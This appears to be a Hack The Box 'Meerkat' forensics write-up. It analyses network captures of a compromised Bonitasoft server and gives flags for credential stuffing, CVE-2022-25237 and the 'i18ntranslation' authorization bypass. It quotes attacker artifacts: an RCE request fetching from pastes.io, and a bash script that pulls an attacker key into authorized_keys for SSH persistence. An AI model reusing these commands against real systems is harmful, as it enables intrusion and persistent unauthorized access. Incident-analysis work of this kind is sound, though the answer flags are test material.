


HTB - Sherlock's - Meerkat writeup

Sherlock Scenario

As a fast growing startup, Forela have been utilising a business management platform. Unfortunately our documentation is scarce and our administrators aren't the most security aware. As our new security provider we'd like you to take a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.

Task 1:

We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?

In the wireshark file I found this  which is associated with BonitaSoft if you look it up.



Bonitasoft

<https://www.bonitasoft.com>

Bonitasoft : Open Source BPM software - Business Process ...

Bonitasoft empowers development teams with Bonita, the open source and extensible platform

Also if you look in the json file, BonitaSoft is mentioned alot.

Flag:

BonitaSoft

Task 2:

We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

Looking through the network traffic we can see that there were MANY login attempts which lead me to believe that there was credential stuffing going on.

Credential stuffing is a cyberattack method in which attackers use lists of compromised user credentials to breach into a system. The attack uses bots for automation and scale and is based on the assumption that many users reuse usernames and passwords across multiple services

Flag:

Credential stuffing

Task 3:

Does the vulnerability exploited have a CVE assigned - and if so, which one?

In the provided json file we can just ctrl+f on "CVE" and find our flag, we also get some more information about what happened.

```
Authorization Bypass M1 (CVE-2022-25237)
```

Flag:

CVE-2022-25237

Task 4:

Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

While looking through the network traffic while specifically looking through the "http" traffic you can find this

```
452 HTTP/1.1 204  
1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
```

Also if you look up the CVE you can find that it work by pasting i18ntranslation after the API URL path.

Flag:

i18ntranslation

Task 5:

How many combinations of usernames and passwords were used in the credential stuffing attack?

There are a few duplicates, but if you filter on "http" and then look at one's with 401 responses those are invalid logins, leading us to conclude that there are 56.

Flag:

56

Task 6:

Which username and password combination was successful?

When going through the http logs there are some logs that stand out after tons of logins we get something different.

2763	293.387568	156.146.62.213	172.31.6.44	HTTP	127	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2781	296.883750	156.146.62.213	172.31.6.44	HTTP	105	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2793	300.103633	156.146.62.213	172.31.6.44	HTTP	125	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2808	303.546944	156.146.62.213	172.31.6.44	HTTP	105	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2815	306.732779	156.146.62.213	172.31.6.44	HTTP	134	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2832	310.201891	156.146.62.213	172.31.6.44	HTTP	105	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2840	313.423483	156.146.62.213	172.31.6.44	HTTP	134	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2851	316.945480	156.146.62.213	172.31.6.44	HTTP	105	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2858	320.125883	156.146.62.213	172.31.6.44	HTTP	121	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2871	323.566914	156.146.62.213	172.31.6.44	HTTP	105	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2878	326.747583	156.146.62.213	172.31.6.44	HTTP	125	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2895	330.189697	156.146.62.213	172.31.6.44	HTTP	105	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2900	333.368505	156.146.62.213	172.31.6.44	HTTP	125	POST	/bonita/loginservice	HTTP/1.1	(application/x-www-form-urlencoded)
2918	333.716105	156.146.62.213	172.31.6.44	HTTP	1215	POST	/bonita/API/pageUpload;i18ntranslation?action=add	HTTP/1.1	
2925	333.894840	156.146.62.213	172.31.6.44	HTTP/3...	149	POST	/bonita/API/portal/page;i18ntranslation	HTTP/1.1	, JSON (application/json)

So we can assume that the login attempt before log 2918(the API URL exploit) was succesfull.

Flag:

seb.broom@forela.co.uk:g0vernm3nt

Task 7:

If any, which text sharing site did the attacker utilise?

We know that the attacker most likely accessed a text sharing website so when can just filter on "GET" requests then.

`http.request.method == "GET"`

Which leads us to find this:

```
432 GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1
```

Our attacker was downloading something from pastes.io.

Flag:

pastes.io

Task 8:

/ Not available when I did this htb sherlock

But this is what should have been possible:


Following the link in the wget, we land on a raw webpage containing the following text.

```
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

The attacker has uploaded a bash script to the web server that downloads another another text file from a separate link into the authorized ssh RSA keys before restarting the ssh service on the server. We'll go ahead and hash this script file to add it to EDRs and other security controls later to detect any further attempts to use it.

What's happened is the attacker has successfully uploaded a known RSA key to the authorized ssh keys on the web server. Doing this enables them to connect to the web server over ssh using the matching private key, granting persistence.

We'll hash this file as well to add to our filters.



```
kali@kali: ~/Documents/HackTheBox/Sherlocks/Meerkat
File Actions Edit View Help

(kali@kali)~[~/Documents/HackTheBox/Sherlocks/Meerkat]
$ wget https://pastes.io/raw/hffgra4unv
--2023-11-19 17:28:40-- https://pastes.io/raw/hffgra4unv
Resolving pastes.io (pastes.io)... 172.67.212.243, 104.21.16.139, 2606:4700:3037::6815:108b, ...
Connecting to pastes.io (pastes.io)|172.67.212.243|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'hffgra4unv.1'

hffgra4unv.1          [ <=> ]          380  --.-KB/s    in 0s

2023-11-19 17:28:42 (14.6 MB/s) - 'hffgra4unv.1' saved [380]

(kali@kali)~[~/Documents/HackTheBox/Sherlocks/Meerkat]
$ md5sum hffgra4unv
dbb906628855a433d70025b6692c05e7  hffgra4unv
```

Task 9 Answer: dbb906628855a433d70025b6692c05e7

Task 9 New Answer: hffgra4unv

credit to this article below

Task 9:

Please provide the filename of the public key used by the attacker to gain persistence on our host.

As far as I know none of the logs, have this public key name anywhere in them, so that lead me to look it up and find that the challenges changed.

Flag:

hffgra4unv

Task 10:

Can you confirmed the file modified by the attacker to gain persistence?

When filtering on SSH traffic we get openssh on Ubuntu so that can lead us to the conclusion that /home/ubuntu/.ssh/authorized_keys was manipulated.

Flag:

/home/ubuntu/.ssh/authorized_keys

Task 11:

Can you confirm the MITRE technique ID of this type of persistence mechanism?

I just search for mitre technique that have to with gaining persistence via authorized keys manipulation which led me to:

<https://attack.mitre.org/techniques/T1098/004/>

Account Manipulation: SSH Authorized Keys

Other sub-techniques of Account Manipulation (6)



Flag:

T1098.004

credit:

<https://medium.com/@jacobhegy/hack-the-box-sherlock-write-ups-meerkat-jacob-hegy-606f6ba2eef0>